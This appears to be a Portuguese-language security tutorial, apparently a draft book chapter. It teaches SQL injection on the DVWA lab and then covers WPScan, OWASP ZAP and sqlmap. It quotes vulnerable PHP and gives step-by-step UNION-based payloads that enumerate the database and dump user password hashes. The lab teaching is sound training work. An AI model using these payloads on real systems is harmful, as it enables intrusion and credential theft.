


Agora acesse a página com a falha de SQL Injection, vamos discutir o código do programador e entender a falha que leva a vulnerabilidade.


Clique em View Source, vamos analisar o código abaixo, dois pontos são interessantes, o primeiro é que a resposta será recebida por GET, ou seja, deverá ser visível na URL do PostBack, e o pior vem por ai, sim, concatenação de SQL com valores de variáveis imputadas pelo usuário.

```php
<?php
if(isset($_GET['Submit'])){
    // Retrieve data
    $id = $_GET['id'];
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );
    $num = mysql_numrows($result);
    $i = 0;
    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");
        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';
        $i++;
    }
}
?>
```


A interface WEB que envia dados por GET para o código acima é a interface apresentada abaixo, trata-se de um input que se aguarda e entrada de um número.




Quando se pressiona o botão “Submit”, o valor é enviado por GET pela URL para o código com a vulnerabilidade.



O primeiro exemplo será a injeção de um OR com um teste 1 = 1, simples, digite **test' OR 1=1#**. A sql gerada deverá listar todos os registros da tabela de usuários, conforme figura abaixo.



Na URL, os caracteres especiais serão convertidos em um formato de URL aceito, conforme figura abaixo.




Agora que temos um cenário do problema, vamos além dos dados, vamos compreender melhor sobre o ambiente que está o Banco de Dados.

Exibir RDBMS e versão

Conhecendo o RDMS (Relational Database Management System) em execução no servidor, podemos enviar consultas SQL maliciosas com capacidade de interferir até no Sistema Operacional. A maioria das tecnologias de aplicativos para desenvolvimento Web, como Java, ASP.NET, PHP, etc., podem nos dar uma ideia do banco de dados que é utilizado pelo sistema web.

Para conhecer o RDBMS, nesse caso, inserimos uma aspa simples no campo ID DO USUÁRIO. Isso fará com que o banco de dados leia qualquer coisa além da citação como uma string em vez de uma consulta SQL. Após a aspa pode se enviar um comando sql union utilizando a função version() que traz versão do banco de dados.


O que deve ser inserido: **test'union select null, version()#**




Com a versão correta do banco de dados, o hacker pode consultar falhas conhecidas (CVE) para possível intrusão.

Exibir o nome do host de nosso aplicativo da web

Para obter o nome do host no MySQL, usamos o @@nome na instrução de consulta. Como fica a consulta: **' union select null, @@hostname#**




Exibir usuário do banco de dados
Para conhecer o usuário do banco de dados, utilizamos a função user() na instrução SQL. Como é a instrução: **test' union select null, user() #**




O usuário é o root, ou seja, tem alto privilégio sobre o banco e o sistema, e qualquer vulnerabilidade sobre o Mysql impactará o sistema operacional.

Exibir o nome do banco de dados
Para obter o nome do banco de dados, usaremos a função database() em nossa consulta SQL. Insira a consulta abaixo: **test' union select null, database() #**




Liste todas as tabelas no esquema de informações.
Será listado no próximo exemplo o Esquema de Informações é um registro que contém informações sobre todos os outros bancos de dados mantidos pelo MySQL RDBMS.

Insira a consulta: **test' and 1=0 union select null, table_name from information_schema.tables #**




Liste todos os campos da coluna na tabela de usuários

Próximo passo é listar dados sobre as colunas da tabela, para isso deve-se inserir a sequinte entrada no input: test' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #



Exibir todo o conteúdo da coluna na tabela de usuários do esquema de informações
Isso é muito mais interessante. Iremos exibir todas as informações de autenticação de todos os usuários no banco de dados. Isso inclui hashes de senha. Insira a consulta abaixo.

test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #



15.4 OpenVAS

15.5 WPScan

WordPress é um sistema de gerenciamento de conteúdo de código aberto (CMS). É uma ferramenta popular para indivíduos sem experiência em codificação que desejam criar sites e blogs.

Qualquer pessoa pode instalá-lo, usá-lo e modificá-lo gratuitamente e o mais interesante para os hackers, possui inúmeros plugins escritos por pessoas/empresas que não conhecem NADA DE SEGURANÇA, isso pois a grande maioria dos plugins são escritos por pessoas que possui uma boa solução de negócio visto que nesta área inúmeras pessoas são atraídas pela facilidade de customização.

Outro problema é a proliferação de componentes sem o devido a facilidade componentes são instalados e esquecidos e ainda há o problema de acoplamento de componentes por versão, as vezes por incompatibilidade de versão de 1 componente todo o ambiente tem que estar desatualizado.

Com o uso do WPScan é possível realizar uma série de análises e testes para garantir a segurança para WordPress. Algumas das possibilidades são as seguintes:

- Análise de vulnerabilidade não intrusiva;
- Pesquisa e listagem dos nomes de usuários em uso;

- Simulação de ataque de força bruta (brute force);
- Verificação de senhas fracas em uso;
- Análise da versão do WordPress, plugins e temas em uso;
- Listagem dos plugins em uso;
- Miscelânia de verificações em instalações WordPress.

Como fazer a instalação do wpscan:

git clone https://github.com/wpscanteam/wpscan.git
cd wpscan
sudo gem install bundler && sudo bundle install --without test

15.6 Nikto

16 OWASP Zed Attack Proxy (ZAP)

O teste de segurança de software é o processo de avaliação e teste de um sistema para descobrir riscos de segurança e vulnerabilidades do sistema e de seus dados. Não há terminologia universal, mas para nossos propósitos, definimos avaliações como a análise e descoberta de vulnerabilidades sem tentar realmente explorar essas vulnerabilidades.


Os testes de segurança geralmente são divididos, de forma um tanto arbitrária, de acordo com o tipo de vulnerabilidade que está sendo testada ou com o tipo de teste que está sendo feito.

Avaliação de vulnerabilidade: O sistema é verificado e analisado quanto a problemas de segurança.
Teste de penetração: O sistema passa por análise e ataque de invasores maliciosos simulados.
Teste de tempo de execução: O sistema passa por análise e teste de segurança de um usuário final.
Revisão de código: O código do sistema passa por uma revisão e análise detalhadas procurando especificamente por vulnerabilidades de segurança.

Observe que a avaliação de risco, que geralmente é listada como parte do teste de segurança, não está incluída nesta lista. Isso ocorre porque uma avaliação de risco não é realmente um teste, mas sim a análise da gravidade percebida de diferentes riscos (segurança de software, segurança de pessoal, segurança de hardware etc.) e quaisquer etapas de mitigação desses riscos.

O Zed Attack Proxy (ZAP) é uma ferramenta de teste de penetração gratuita e de código aberto mantida sob a égide do Open Web Application Security Project (OWASP). O ZAP foi projetado especificamente para testar aplicativos da Web e é flexível e extensível.


Em sua essência, o ZAP é o que é conhecido como “proxy man-in-the-middle”. Ele fica entre o navegador do testador e o aplicativo da Web para que possa interceptar e inspecionar as mensagens enviadas entre o navegador e o aplicativo da Web, modificar o conteúdo, se necessário, e encaminhar esses pacotes para o destino. Ele pode ser usado como um aplicativo independente e como um processo daemon.



Como o ZAP é de código aberto, o código-fonte pode ser examinado para ver exatamente como a funcionalidade é implementada. Qualquer pessoa pode se voluntariar para trabalhar no ZAP, corrigir bugs, adicionar recursos, criar pull requests para fazer correções no projeto e criar complementos para dar suporte a situações especializadas.

16.1 Interface da ferramenta

A interface principal é dividida em 6 áreas conforme figura abaixo.





A interface do usuário do ZAP Desktop é composta pelos seguintes elementos:

Barra de Menu: Fornece acesso a muitas das ferramentas automatizadas e manuais.

Barra de ferramentas: Inclui botões que fornecem acesso fácil aos recursos mais usados.

Janela Árvore: Exibe a árvore Sites e a árvore Scripts.
Janela do espaço de trabalho: Exibe solicitações, respostas e scripts e permite que você os edite.
Janela de Informações: Exibe detalhes das ferramentas automatizadas e manuais.
Rodapé: Apresenta um resumo dos alertas encontrados e o estado das principais ferramentas automatizadas.






16.2 Executando uma verificação automatizada

A maneira mais fácil de começar a usar o ZAP é através da guia Quick Start. O Quick Start é um complemento do ZAP que é incluído automaticamente quando você instala o ZAP.

Para executar uma verificação automatizada de início rápido:

1. Inicie o ZAP e clique na guia Quick Start da janela Workspace.
2. Clique no botão grande Verificação automatizada.
3. Na caixa de texto URL para atacar , insira o URL completo do aplicativo da Web que você deseja atacar.
4. Clique no Ataque




O ZAP continuará a rastrear o aplicativo da web com seu spider e examinará passivamente cada página que encontrar. Então o ZAP usará o scanner ativo para atacar todas as páginas, funcionalidades e parâmetros descobertos.

A ZAP tradicional que descobre links examinando o HTML nas respostas do aplicativo da web, trata-se de um spider rápido, mas nem sempre é eficaz ao explorar um aplicativo da Web AJAX que gera links usando JavaScript.


Para aplicativos AJAX, o spider AJAX da ZAP provavelmente será mais eficaz. Este spider explora a aplicação web invocando navegadores que seguem os links que foram gerados. O spider AJAX é mais lento que o spider tradicional e requer configuração adicional para uso em um ambiente “sem cabeça”.

O ZAP examinará passivamente todas as solicitações e respostas com proxy por meio dele. Até agora, o ZAP realizou apenas varreduras passivas de seu aplicativo da web. A varredura passiva não altera as respostas de forma alguma e é considerada segura. A varredura também é executada em um thread em segundo plano para não desacelerar a exploração. A varredura passiva é boa para encontrar algumas vulnerabilidades e como uma forma de ter uma ideia do estado básico de segurança de um aplicativo da Web e localizar onde mais investigações podem ser necessárias.


A varredura ativa, no entanto, tenta encontrar outras vulnerabilidades usando ataques conhecidos contra os alvos selecionados. A varredura ativa é um ataque real a esses alvos e pode colocá-los em risco, portanto, não use a varredura ativa em alvos que você não tem permissão para testar.



O processo pode demorar, pode ser que o usuário queira parar o processo, é simples basta pausar ou parar (ver imagem acima) e acessar a área de alertas (ver figura abaixo).



No lado esquerdo temos os alertas de segurança, são itens que devem ser analisados pois ou refletem uma vulnerabilidade conhecida ou apenas uma fragilidade não encarada como vulnerabilidade conhecida. O símbolo de severidade são as bandeirinhas ou flags, que vai de muito grave a apenas uma observação.



Na aba da direita encontra-se a descrição do alerta, geralmente traz uma descrição e pode trazer um vetor de ataque, dados de CVE e CWE.

16 Sqlmap (gravar)

Uma poderosa ferramenta conhecida por toda a comunidade hacker é a sqlmap, trata-se de uma ferramenta para teste de penetração de código aberto que automatiza o processo de detecção e exploração de falhas de SQL Injection e controle de servidores que operam com banco de dados.

Ele vem com um poderoso mecanismo de detecção, muitos recursos de para testar penetração e uma ampla gama de opções que vão desde a coleta de informações sobre os dados e sobre o banco de dados. Vimos no capítulo SQL Injection algumas técnicas, mas o trabalho lá foi realizado manualmente, em um ataque real a necessidade de agilidade bem como uma maior quantidade de variáveis fazem o processo manual ser tortuoso, o sqlmap então é uma ferramenta muito mais ágil que o ser humano de forma livre, mas é uma opção.

Uma ferramenta que suporta os seguintes bancos de dados:

- MySQL;
- Oracle;
- PostgreSQL;
- Microsoft SQL Server;
- Microsoft Access;
- IBM DB2;
- SQLite;
- Firebird;
- Sybase;
- SAP MaxDB;
- Informix;
- MariaDB;
- MemSQL;
- TiDB;
- CockroachDB;
- HSQLDB;
- H2;
- MonetDB;
- Apache Derby;
- Amazon Redshift;
- Vertica;
- Mckoi;
- Presto;
- Altibase;
- MimerSQL;
  CrateDB;
- Greenplum;
- Drizzle;
- Apache Ignite;
- Cubrid;
- InterSystems Cache;
- IRIS;
- eXtremeDB;
- FrontBase;
- Raima Database Manager;
- YugabyteDB

O sqlmap possui suporte a inúmeras técnicas de SQL Injection, estas técnicas são:

1. **boolean-based blind**: Injeção a cego baseado em booleano;
2. **time-based blind**: Injeção a cego baseado em tempo;
3. **error-based**: Injeção baseado em erro;
4. **UNION query-based**: Injeção baseado em consulta UNION;
5. **stacked queries**: Injeção de consulta empilhada;
6. **out-of-band**: Injeção de consultas em servidores Listenserver;

16.1 Instalação da ferramenta (ok)


O SQLmap não é uma ferramenta exclusiva do universo Kali, na verdade trata-se de um projeto aberto, inclusive o código, escrito em python e executado a partir do python3. O

processo de instalação é muito simples, basta fazer o download dos fontes e executar, não requer nenhum tipo de compilação.


No exemplo abaixo, embora esteja em um Kali e o Kali já possui o SQLMap instalado, será feita a carga da última versão.

1. cd /tmp
2. git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev

Veja o output do comando git, na figura abaixo.



Agora vamos comparar a versão do sqlmap instalado no Kali e o sqlmap recém baixado.



16.2 Obtendo dados sobre o alvo (ok)

O sqlmap exige que o usuário informe alguns valores, pois no campo do desenvolvimento de aplicações existe uma infinidade de formas de se desenvolver aplicações e então força que o sqlmap seja uma aplicação genérica exigindo que o utilizador informe os dados mais específicos do alvo.


Tendo como alvo a aplicação DVWA precisamos obter algumas informações sobre o alvo, algumas dificuldades assim como vamos ver no alvo também são localizadas no mundo real, são estas:

- Localizar uma página que tem potencial vulnerabilidade;
- Localizar um postback com potencial vulnerabilidade;
- Compreender se o POST ou GET é aplicado;
- Avaliar a necessidade de dados extra, como cookies;
- Avaliar se a página está em uma área pública ou privada (requer login);

No caso do alvo, as páginas com potencial vulnerabilidade são conhecidas e sabe-se que é GET, mas o alvo dentro de sua programação valida se o usuário está logado e o sqlmap ele age como um browser enviando requisições sucessivas, também cairá no teste de session.

Neste caso o alvo deve ser analisado, vou utilizar neste material o próprio Browser para obter os dados que preciso, mas caso queira pode utilizar a aplicação OWASP que será descrita em tópicos futuros.

